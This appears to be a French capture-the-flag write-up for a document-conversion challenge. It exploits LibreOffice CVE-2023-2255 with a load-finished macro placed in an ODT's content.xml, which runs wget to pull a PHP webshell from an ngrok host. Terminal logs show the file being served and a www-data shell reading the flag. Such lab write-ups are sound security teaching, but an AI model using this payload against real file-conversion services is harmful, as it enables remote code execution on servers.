


# Write up convertor



Développement du challenge par Psyray et Icare, test et write up par Wlayzz

L'application Convertor permet l'upload de fichier office et le converti en PDF.

En uploadant un fichier on peut voir dans la console des indications sur le backend:



L'info est également présente dans les headers du fichier pdf généré en utilisant exiftool.

La version libre office 6.3 est vulnérable a la cve-2023-2255

CVE-2023-2255 | LibreOffice - Free Office Suite - Based on OpenOffice - Compatible with Microsoft

<https://www.libreoffice.org/about-us/security/advisories/cve-2023-2255/>

Cette vulnérabilité a été découverte par Icare un poc est disponible sur son github:

LibreOffice\_Tips\_Bug\_Bounty/CVE-2023-2255 at main · Icare1337/LibreOffice\_Tips\_Bug\_Bounty

Some tips for Bug Bounby using LibreOffice. Contribute to Icare1337/LibreOffice\_Tips\_Bug\_Bounty development by creating an account on GitHub.

[https://github.com/Icare1337/LibreOffice\\_Tips\\_Bug\\_Bounty/tree/main/CVE-2023-2255](https://github.com/Icare1337/LibreOffice_Tips_Bug_Bounty/tree/main/CVE-2023-2255)

Icare1337/

**LibreOffice\_Tips\_Bug\_Bo...**

Some tips for Bug Bounby using LibreOffice

Rk 1 Contributor 0 Issues ☆ 1 Star 0 Forks

POC:

1. Créer un document office
2. Dézipper le document
3. Supprimez le document .odt après le dézippe
4. Ajouter dans le content.xml la macro suivante dans les balises `<office:event-listeners>`

```
<script:event-listener script:language="ooo:script" script:event-name="office:load-finished" xlink:href="macro:shell(%22wget%20http://5b3c-2001-861-4a80-2180-3dde-49b7-430a-ffb8.ngrok-free.app/shell.php%22)" xlink:type="simple"/>
```

5. On recrée le document odt grâce a 7zip

7zz a wlayzz.odt \*

## 6. La macro ci-dessus télécharge un webshell sur le serveur :

```
[Jun 20, 2023 - 23:27:20 (CEST)] exegol-hackrone p0wny-shell # wget https://raw.githubusercontent.com/flozz/p0wny-shell/master/shell.php
--2023-06-20 23:27:20-- https://raw.githubusercontent.com/flozz/p0wny-shell/master/shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8002::154, 2606:50c0:8000::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8002::154|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20276 (20K) [text/plain]
Saving to: 'shell.php'

shell.php                               100%[=====] 19.80K  --.-KB/s   in 0s

2023-06-20 23:27:21 (71.8 MB/s) - 'shell.php' saved [20276/20276]

[Jun 20, 2023 - 23:27:21 (CEST)] exegol-hackrone p0wny-shell # updog
[-] Serving /opt/resources/webshells/PHP/p0wny-shell...
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:9090
* Running on http://192.168.1.68:9090
Press CTRL+C to quit
127.0.0.1 - - [20/Jun/2023 23:28:05] "GET /shell.php HTTP/1.1" 200 -

ngrok by @lnconshreveable                                ngrok http 9090 212x29                                (Ctrl+C to quit)

Session Status      online
Account             Wlayzz (Plan: Free)
Update              update available (version 2.3.41, Ctrl-U to update)
Version             2.3.40
Region              United States (us)
Web Interface        http://127.0.0.1:4040
Forwarding           http://5b3c-2001-801-4a80-2180-3dde-49b7-430a-ffb8.ngrok-free.app -> http://localhost:9090
                   https://5b3c-2001-801-4a80-2180-3dde-49b7-430a-ffb8.ngrok-free.app -> http://localhost:9090

Connections
  ttl    opn    rt1    rt5    p50    p90
  1      0      0.00   0.00   0.02   0.02

HTTP Requests
-----
GET /shell.php      200 OK
```

## 7. On recupere le flag dans /flag

```
p0wny@shell:~# x p0wny@shell:~# +
→ Not secure | web.soundcraftsmen.org/shell.php

p0wny@shell:~#

www-data@ae92da32d52d:~/www/html# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@ae92da32d52d:~/www/html# cd /flag

www-data@ae92da32d52d:/flag# ls -lha
total 16K
drwxr-xr-x 1 root root 4.0K Jun 20 19:48 .
drwxr-xr-x 1 root root 4.0K Jun 20 19:48 ..
-rwxr-xr-x 1 root root 30 Jun 20 19:31 flag.txt

www-data@ae92da32d52d:/flag#
```